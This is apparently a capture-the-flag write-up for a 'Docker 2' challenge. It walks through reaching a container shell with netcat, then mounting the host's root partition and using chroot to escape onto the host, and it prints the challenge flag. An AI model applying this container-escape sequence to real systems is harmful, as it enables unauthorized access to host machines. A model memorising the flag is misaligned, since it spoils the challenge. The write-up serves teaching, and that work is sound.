Docker 2 - Write-Up
1. Initial Reconnaissance

The challenge begins with basic enumeration. Running an Nmap scan reveals that port 1337 is open on the target machine.
This indicates a potential service that may allow direct interaction.
2. Gaining Access

Using Netcat, we connect to the open port:
1
nc 3.110.197.215 1337
Upon connecting, we successfully obtain a shell inside a containerized environment.
3. Post-Exploitation Enumeration
Once inside the container, further enumeration is performed. During this phase, we check for:
- System information
- Privileges
- Mounted file systems
We discover that the host filesystem is accessible via mounted directories, which presents an opportunity for container escape or privilege escalation.
4. Exploiting Mounts

We create a directory to mount the host filesystem:
1
2
mkdir /mnt
mount /dev/nvme0n1p1 /mnt
This mounts the host’s root partition inside the container.
5. Escaping the Container
Next, we change the root directory to the mounted filesystem:
1
chroot /mnt /bin/bash
This effectively gives us access to the host system environment.
6. Capturing the Flag
Finally, we navigate to the root directory and retrieve the flag:
1
2
cat /root/flag.txt
# Output: ctf{aiwaij7sac3thaeve6dij8oy5aeToofe}
7. Summary
- Open port 1337 provided initial access via Netcat
- A shell was obtained inside a Docker container
- Misconfigured mounts exposed the host filesystem
chrootallowed escape into the host environment- The flag was retrieved from
/root/flag.txt